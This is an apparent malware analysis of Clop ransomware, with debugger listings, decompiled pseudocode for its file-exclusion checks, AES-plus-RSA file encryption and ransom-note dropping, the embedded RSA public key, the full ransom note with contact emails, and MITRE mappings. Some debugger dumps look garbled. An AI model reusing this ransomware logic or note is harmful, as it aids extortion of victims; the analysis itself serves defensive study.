0068E399	FFD6	call esi	
0068E39B	6A 0A	push A	
0068E39D	FFD7	call edi	
0068E39F	6A 64	push 64	
0068E3A1	FFD7	call edi	
0068E3A3	43	inc ebx	
0068E3A4	83FB 1A	cmp ebx,1A	
0068E3A7	7C A8	j 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E351	
0068E3A9	68 40771800	push 1B7740	
0068E3AE	FFD7	call edi	
0068E3B0	6A 00	push 0	
0068E3B2	6A 00	push 0	
0068E3B4	8D4424 20	lea eax,dword ptr ss:[esp+20]	

For each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes



```
Pseudocode-A
22  memset(pszFirst, 0, 0x208u);
23  memset(OutputString, 0, 0x208u);
24  lstrcpyW(String1, v4);
25  lstrcatW(String1, L"\\");
26  lstrcpyW(pszFirst, String1);
27  lstrcatW(String1, a1);
28  v5 = FindFirstFileW(String1, &FindFileData);
29  v14 = v5;
30  if ( v5 != (HANDLE)-1
31      && !StrStrW(pszFirst, L"Chrome")
32      && !StrStrW(pszFirst, L"Mozilla")
33      && !StrStrW(pszFirst, L"Recycle.bin")
34      && !StrStrW(pszFirst, L"Tor Browser")
35      && !StrStrW(pszFirst, L"Ransomware")
36      && !StrStrW(pszFirst, L"Local Settings")
37      && !StrStrW(pszFirst, L"TOR BROWSER")
38      && !StrStrW(pszFirst, &off_413FC8)
39      && !StrStrW(pszFirst, L"LOCAL SETTINGS")
40      && !StrStrW(pszFirst, L"Microsoft")
41      && !StrStrW(pszFirst, L"AhnLab")
42      && !StrStrW(pszFirst, L"Windows")
43      && !StrStrW(pszFirst, L"All Users")
44      && !StrStrW(pszFirst, L"ProgramData")
45      && !StrStrW(pszFirst, L"WINDOWS")
46      && !StrStrW(pszFirst, L"CHROME")
47      && !StrStrW(pszFirst, L"MOZILLA")
48      && !StrStrW(pszFirst, L"RECYCLE.BIN")
49      && !StrStrW(pszFirst, L"MICROSOFT")
50      && !StrStrW(pszFirst, L"AHNLAB")
51      && !StrStrW(pszFirst, L"ALL USERS")
52      && !StrStrW(pszFirst, L"PROGRAMDATA")
53      && !StrStrW(pszFirst, L"Program Files (x86)")
54      && !StrStrW(pszFirst, L"PROGRAM FILES (X86)")
55      && !StrStrW(pszFirst, L"Program Files")
56      && !StrStrW(pszFirst, L"PROGRAM FILES") )
57  {
```

If it passes, it will check that the file is not a folder, and in this case compare the name with a list of hardcoded names and extensions



```
Pseudocode-A
58  if ( (FindFileData.dwFileAttributes & 0x10) == 0
59      && !strcmpW(FindFileData.cFileName, L"..")
60      && !strcmpW(FindFileData.cFileName, L".")
61      && !StrStrW(FindFileData.cFileName, aClopreadmeTxt)
62      && !StrStrW(FindFileData.cFileName, L"ntldr")
63      && !StrStrW(FindFileData.cFileName, L"NTLDR")
64      && !StrStrW(FindFileData.cFileName, L"boot.ini")
65      && !StrStrW(FindFileData.cFileName, L"BOOT.INI")
66      && !StrStrW(FindFileData.cFileName, L"ntuser.ini")
67      && !StrStrW(FindFileData.cFileName, L"NTUSER.INI")
68      && !StrStrW(FindFileData.cFileName, L"AUTOEXEC.BAT")
69      && !StrStrW(FindFileData.cFileName, L"autoexec.bat")
70      && !StrStrW(FindFileData.cFileName, aClop)
71      && !StrStrW(FindFileData.cFileName, L"NTDETECT.COM")
72      && !StrStrW(FindFileData.cFileName, L"ntdetect.com")
73      && !StrStrW(pszFirst, L"Desktop")
74      && !StrStrW(pszFirst, L"DESKTOP")
75      && !StrStrW(FindFileData.cFileName, L".dll")
76      && !StrStrW(FindFileData.cFileName, L".DLL")
77      && !StrStrW(FindFileData.cFileName, L".exe")
78      && !StrStrW(FindFileData.cFileName, L".EXE")
79      && !StrStrW(FindFileData.cFileName, L".sys")
80      && !StrStrW(FindFileData.cFileName, L".SYS")
81      && !StrStrW(FindFileData.cFileName, L".OCX")
82      && !StrStrW(FindFileData.cFileName, L".ocx")
83      && !StrStrW(FindFileData.cFileName, L".LNK")
84      && !StrStrW(FindFileData.cFileName, L".lnk")
85      && !StrStrW(FindFileData.cFileName, L"desktop.ini")
86      && !StrStrW(FindFileData.cFileName, L"autorun.inf")
87      && !StrStrW(FindFileData.cFileName, L"ntuser.dat")
88      && !StrStrW(FindFileData.cFileName, L"iconcache.db")
89      && !StrStrW(FindFileData.cFileName, L"bootsect.bak")
90      && !StrStrW(FindFileData.cFileName, L"ntuser.dat.log")
91      && !StrStrW(FindFileData.cFileName, L"thumbs.db")
92      && !StrStrW(FindFileData.cFileName, L"DESKTOP.INI")
93      && !StrStrW(FindFileData.cFileName, L"AUTORUN.INF")
```

The mitre behavioral mapping for searching files and directory is as follow:

#1 **Discovery** as Tactic


a. **Files and Directory** for technique



Data Encryption:

As mentioned above it searched for specific folders and for each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes.

```
3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccf1207.exe - PID: 3420 - Module: 3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccf1207.exe - Thread: Main Thread 6080 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
0003BF4C FFD3 CALL ebx
0003BF4E 804424 20 lea eax, dword ptr ss:[esp+20]
0003BF52 50 push eax
0003BF53 808424 EC0F0000 lea eax, dword ptr ss:[esp+FEC]
0003BF5A 50 push eax
0003BF5B FF15 80E1D300 CALL dword ptr ds:[eax*4]
0003BF61 8B35 48E2D300 mov esi, dword ptr ds:[eax*4+4]
0003BF67 8B35 48E2D300 mov edi, eax
0003BF69 8B35 48E2D300 mov ebx, dword ptr ds:[eax*4+4]
0003BF6F 897C24 18 mov dword ptr ss:[esp+18], edi
0003BF75 83FF FF cmp edi, 0
0003BF76 0F54 88060000 jne 3320f11728458d01eef62e10e48897ec1c22
0003BF7C 68 002CD400 push 3320f11728458d01eef62e10e48897ec1c22
0003BF81 808424 DC0B0000 lea eax, dword ptr ss:[esp+8DC]
0003BF88 50 push eax
0003BF89 FFD6 CALL esi
0003BF8B 85C0 test eax, eax
0003BF8D 0F85 A1060000 jne 3320f11728458d01eef62e10e48897ec1c22
0003BF93 68 102CD400 push 3320f11728458d01eef62e10e48897ec1c22
0003BF98 808424 DC0B0000 lea eax, dword ptr ss:[esp+8DC]
0003BF9F 50 push eax
0003BFA0 FFD6 CALL esi
0003BFA2 85C0 test eax, eax
0003BFA4 0F85 8A060000 jne 3320f11728458d01eef62e10e48897ec1c22
0003BFAA 68 102CD400 push 3320f11728458d01eef62e10e48897ec1c22
0003BFAF 808424 DC0B0000 lea eax, dword ptr ss:[esp+8DC]
0003BFB6 50 push eax
0003BFB7 FFD6 CALL esi
0003BFB9 85C0 test eax, eax
0003BFB8 0F85 73060000 jne 3320f11728458d01eef62e10e48897ec1c22
0003BFC1 68 382CD400 push 3320f11728458d01eef62e10e48897ec1c22
0003BFC6 808424 DC0B0000 lea eax, dword ptr ss:[esp+8DC]
0003BFCD 50 push eax
0003BFCE FFD6 CALL esi
0003BFD0 85C0 test eax, eax
0003BFD2 0F85 5C060000 jne 3320f11728458d01eef62e10e48897ec1c22
0003BFD8 68 4C2CD400 push 3320f11728458d01eef62e10e48897ec1c22
0003BFD0 808424 DC0B0000 lea eax, dword ptr ss:[esp+8DC]
0003BFDE 50 push eax
0003BFDE FFD6 CALL esi
0003BFE7 85C0 test eax, eax
0003BFE9 0F85 45060000 jne 3320f11728458d01eef62e10e48897ec1c22
0003BFEE 68 F02BD400 push 3320f11728458d01eef62e10e48897ec1c22
0003BFEE 808424 DC0B0000 lea eax, dword ptr ss:[esp+8DC]
eax=0135F7D4
.text: 0003BFE7 3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccf1207.exe: 5BFE7 #83E7
0135F72C 772EFA29 return to kernel32.772EFA29 from 772EFA29
```

[illegible]



Here is the data encryption process while debugging.

3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccc1207.exe - PID: 1560 - Module: 3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccc1207.exe - Thread: Main Thread 4520 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

```
0003D182 50 push eax
0003D183 6A 00 push 0
0003D185 6A 00 push 0
0003D187 6A 01 push 1
0003D189 6A 00 push 0
0003D18B FF85 F4FFFFFF push dword ptr ss:[ebp-100C]
0003D18D C785 F8FFFFFF mov dword ptr esi:[ebp-1008],75:'u'
0003D18F FF15 08E0D300 call dword ptr ds:[4CryptEncrypt]
0003D191 85C0 test eax,ecx
0003D193 0FB4 40FFFFFF je 3320f11728458d01eef62e10e48897ec1c22
0003D195 FF85 F8FFFFFF push dword ptr ss:[ebp-1008]
0003D197 6A 40 push 40
0003D199 FF15 38E0D300 call dword ptr ds:[4GlobalAlloc]
0003D19B FF85 F8FFFFFF push dword ptr ss:[ebp-1008]
0003D19D 8BF0 mov esi,ecx
0003D19F 6A 00 push 0
0003D1A1 56 push esi
0003D1A3 E8 C950FFFF call 3320f11728458d01eef62e10e48897ec1c
0003D1A5 FF85 E8FFFFFF push dword ptr ss:[ebp-1018]
0003D1A7 FF85 E0FFFFFF push dword ptr ss:[ebp-1020]
0003D1A9 56 push esi
0003D1AB E8 D7D9FFFF call 3320f11728458d01eef62e10e48897ec1c
0003D1AD 33C4 18 add esp,18
0003D1AF 8D85 E8FFFFFF lea eax,dword ptr ss:[ebp-1018]
0003D1B1 FF85 F8FFFFFF push dword ptr ss:[ebp-1008]
0003D1B3 50 push eax
0003D1B5 56 push esi
0003D1B7 6A 00 push 0
0003D1B9 6A 01 push 1
0003D1BB 6A 00 push 0
0003D1BD FF85 F4FFFFFF push dword ptr ss:[ebp-1008]
0003D1BF FF15 08E0D300 call dword ptr ds:[4CryptEncrypt]
0003D1C1 85C0 test eax,ecx
0003D1C3 0FB4 40FFFFFF je 3320f11728458d01eef62e10e48897ec1c22
0003D1C5 8B85 F8FFFFFF mov ecx,dword ptr ss:[ebp-1008]
0003D1C7 8B40 FC mov ecx,dword ptr ss:[ebp-4]
0003D1C9 33CD xor ecx,ebp
0003D1CB 8BC6 mov ecx,esi
0003D1CD 5E pop esi
0003D1CF 5B pop ebx
0003D1D1 E8 063EFFFF call 3320f11728458d01eef62e10e48897ec1c
0003D1D3 8BE5 mov esp,ebp
0003D1D5 5D pop ebp
```

edi=012FF920

.text:00D3D79C 3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccc1207.exe:5D79C #CB9C

While encrypting data a random AES key and crypt each byte of the file with this key, next it will put the mark “Clop^_” at the end of the file, after the mark it will put the key used to crypt the file ciphered with the master RSA key that has hardcoded the malware to protect it against third party free decryptors.



```
Pseudocode-A Stack of sub_40B380 Stack of StartAddress
1 int __fastcall sub_40D200(void **a1, DWORD *a2)
2 {
3     BYTE *v4; // esi
4     HCRYPTPROV phProv; // [esp+Ch] [ebp-8h] BYREF
5     HCRYPTKEY phKey; // [esp+10h] [ebp-4h] BYREF
6
7     SetErrorMode(1u);
8     phProv = 0;
9     phKey = 0;
10    if ( !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0)
11        && !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u) )
12    {
13        return 0;
14    }
15    if ( !CryptGenKey(phProv, 1u, 0x4000u, &phKey) )
16        return 0;
17    if ( !CryptExportKey(phKey, 0, 6u, 0, 0, a2) )
18        return 0;
19    v4 = (BYTE *)*a1;
20    memset(*a1, 0, *a2);
21    if ( !CryptExportKey(phKey, 0, 6u, 0, v4, a2) )
22        return 0;
23    if ( phKey )
24        CryptDestroyKey(phKey);
25    if ( phProv )
26        CryptReleaseContext(phProv, 0);
27    return 1;
28 }
```

0000C692 sub_40D200:20 (40D292) (Synchronized with IDA View-A, Hex View-1)



```
Structures  Enums  Imports  Exports
Pseudocode-A  Stack of sub_40B380  Stack of StartAddress
7 PCERT_PUBLIC_KEY_INFO pvStructInfo; // [esp+10h] [ebp-101Ch] BYREF
8 DWORD Size; // [esp+14h] [ebp-1018h] BYREF
9 HCRYPTPROV phProv; // [esp+18h] [ebp-1014h] BYREF
10 DWORD pcbBinary; // [esp+1Ch] [ebp-1010h] BYREF
11 HCRYPTKEY phKey; // [esp+20h] [ebp-100Ch] BYREF
12 DWORD pdwDataLen; // [esp+24h] [ebp-1008h] BYREF
13 BYTE pbBinary[2048]; // [esp+28h] [ebp-1004h] BYREF
14 CHAR pszString[2048]; // [esp+828h] [ebp-804h] BYREF
15
16 Src = a2;
17 SetErrorMode(1u);
18 v4 = strlenA(lpString);
19 memmove_0(pszString, lpString, v4);
20 pcbBinary = 2048;
21 phProv = 0;
22 phKey = 0;
23 if ( !CryptStringToBinaryA(pszString, 0, 0, pbBinary, &pcbBinary, 0, 0) )
24     return 0;
25 if ( !CryptDecodeObjectEx(1u, (LPCSTR)8, pbBinary, pcbBinary, 0x8000u, 0, &pvStructInfo, &pcbStructInfo) )
26     return 0;
27 if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000) )
28     return 0;
29 if ( !CryptImportPublicKeyInfo(phProv, 1u, pvStructInfo, 0, 0, 0, &phKey) )
30     return 0;
31 Size = 117;
32 pdwDataLen = 117;
33 if ( !CryptEncrypt(phKey, 0, 1, 0, 0, &pdwDataLen, 0x75u) )
34     return 0;
35 v6 = GlobalAlloc(0x40u, pdwDataLen);
36 memset(v6, 0, pdwDataLen);
37 memmove_0(v6, Src, Size);
38 if ( !CryptEncrypt(phKey, 0, 1, 0, (BYTE *)v6, &Size, pdwDataLen) )
39     return 0;
40 *a1 = pdwDataLen;
41 return v6;
42 }
```

0000C440 sub_40D040:7 (40D040) (Synchronized with IDA View-A, Hex View-1)

By the use of **CryptStringToBinary** the encoded key is converted to binary form which is being embedded into the malware in base 64 and the symmetric key is generated using API **CryptGenKey**. By using floss I have extracted the strings in which I got this base 64 embedded key :

BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkkkDDmZ
IYB4weOpyx0IY8gVI0gvveTMKhmhYNzjc5uQfXH3fbGmbbdELLE/u7YsdXkuNHRQ
ThnFfs+q7SlwInibfYa4c9KA4ftfr69dZTt4T/RzRzsISVNU1Q6me59k9bBqxgiy
DRjJhl79BT65Ggn+uQIDAQAB -----**END PUBLIC KEY-----**



After encrypting, the file will try to open in the same folder the ransom note and, if it exists, it will continue without overwriting it to save time, but if the ransom note does not exist it will access one resource in the malware called "SIXSIX". This resource is crypted with the same XOR operation as the first resource: the .bat file, after decrypting, will write the ransom note in the folder of the file.

The file content is firstly encrypted with AES 256 THEN THE AES KEY IS ENCRYPTED WITH RSA key which is then appended at the end of the encrypted files :

010 Editor - C:\Users\husky\Desktop\PS_Transcripts\20231209\PowerShell_transcript.DESKTOP-M87PSAK.Z7OzG6fC.20231209031131.txt.Clop

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup PowerShell_transcript.DESKTOP-M87PSAK.Z7OzG6fC.20231209031131.txt.Clop x

Workspace

File Path

Open Files

PowerShell...txt.Clop C:\Users...0231209\

Favorite Files

Recent Files

Bookmarked Files

Workspace Explorer

Inspector

Type	Value
Binary	00100101
Signed Byte	37
Unsigned Byte	37
Signed Short	20517
Unsigned Short	20517
Signed Int	-369274843
Unsigned Int	3925692453
Signed Int64	-4178672462600515547
Unsigned Int64	14268071611109036069
Float	-3.827959e+25
Double	1.01050300030501...20

Opened file 'C:\Users\husky\Desktop\PS_Transcripts\20231209\PowerShell_transcript.DESKTOP-M87PSAK.Z7OzG Pos: 0 [0h] Val: 37 25h Size: 4,199 Hex ANSI LIT W OVR

Clop Ransomware



Pseudocode-A

```
3 HANDLE v2; // eax
4 HMODULE v4; // ebx
5 HRSRC v5; // esi
6 HGLOBAL v6; // eax
7 const void *v7; // edi
8 HGLOBAL v8; // ebx
9 DWORD v9; // edi
10 DWORD i; // esi
11 HANDLE v11; // esi
12 DWORD NumberOfBytesWritten; // [esp+4h] [ebp-41Ch] BYREF
13 DWORD nNumberOfBytesToWrite; // [esp+8h] [ebp-418h]
14 WCHAR FileName[520]; // [esp+Ch] [ebp-414h] BYREF
15
16 SetErrorMode(1u);
17 wprintfw(FileName, L"%s\\ClompReadMe.txt", this);
18 v2 = CreateFileW(FileName, 0x80000000, 1u, 0, 3u, 0, 0);
19 if ( v2 != (HANDLE)-1 )
20     return (HGLOBAL)CloseHandle(v2);
21 v4 = GetModuleHandleW(0);
22 v5 = FindResourceW(v4, (LPCWSTR)0xB207, L"SIXSIX");
23 v6 = LoadResource(v4, v5);
24 v7 = LockResource(v6);
25 nNumberOfBytesToWrite = SizeofResource(v4, v5);
26 v8 = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
27 memmove(v8, v7, nNumberOfBytesToWrite);
28 v9 = nNumberOfBytesToWrite;
29 for ( i = 0; i < v9; ++i )
30     *((_BYTE *)v8 + i) ^= byte_414C00[i % 0x42];
31 NumberOfBytesWritten = 0;
32 v11 = CreateFileW(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
33 if ( v11 != (HANDLE)-1 )
34 {
35     WriteFile(v11, v8, v9, &NumberOfBytesWritten, 0);
36     CloseHandle(v11);
37 }
38 return GlobalFree(v8);
39 }
```

0000DF40 sub_40EB40:3 (40EB40) (Synchronized with IDA View-A, Hex View-1)

Here is what a ransomware note which is being dropped in various directories



```
ClopReadMe.txt - Notepad
File Edit Format View Help
Your network has been penetrated.
All files on each host in the network have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
We exclusively have decryption software for your situation
No decryption software is available in the public.
DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.
Photorec, RannohDecryptor etc. repair tools are useless and can destroy your files irreversibly.
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples and our conditions how to get the decoder.

Attention!!!
Your warranty - decrypted samples.
Do not rename encrypted files.
Do not try to decrypt your data using third party software.
We don't need your files and your information.

But after 2 weeks all your files and keys will be deleted automatically.
Contact emails:
servicedigilogos@protonmail.com
or
managersmaers@tutanota.com

The final price depends on how fast you write to us.

Clop
```

So mitre behavioral mapping is as follow:

#1 **Impact** as Tactic

a. **Data Encrypted** for Impact for technique

Sandbox evasion :

It uses sleep command for sandbox evasion. This behavior is being mapped on mitre as :

So mitre behavioral mapping is as follow:

#1 **Defense Evasion** as Tactic

a. **Virtualization/Sandbox Evasion** for technique

i. **Time Based Evasion** for Sub-technique

Clop Ransomware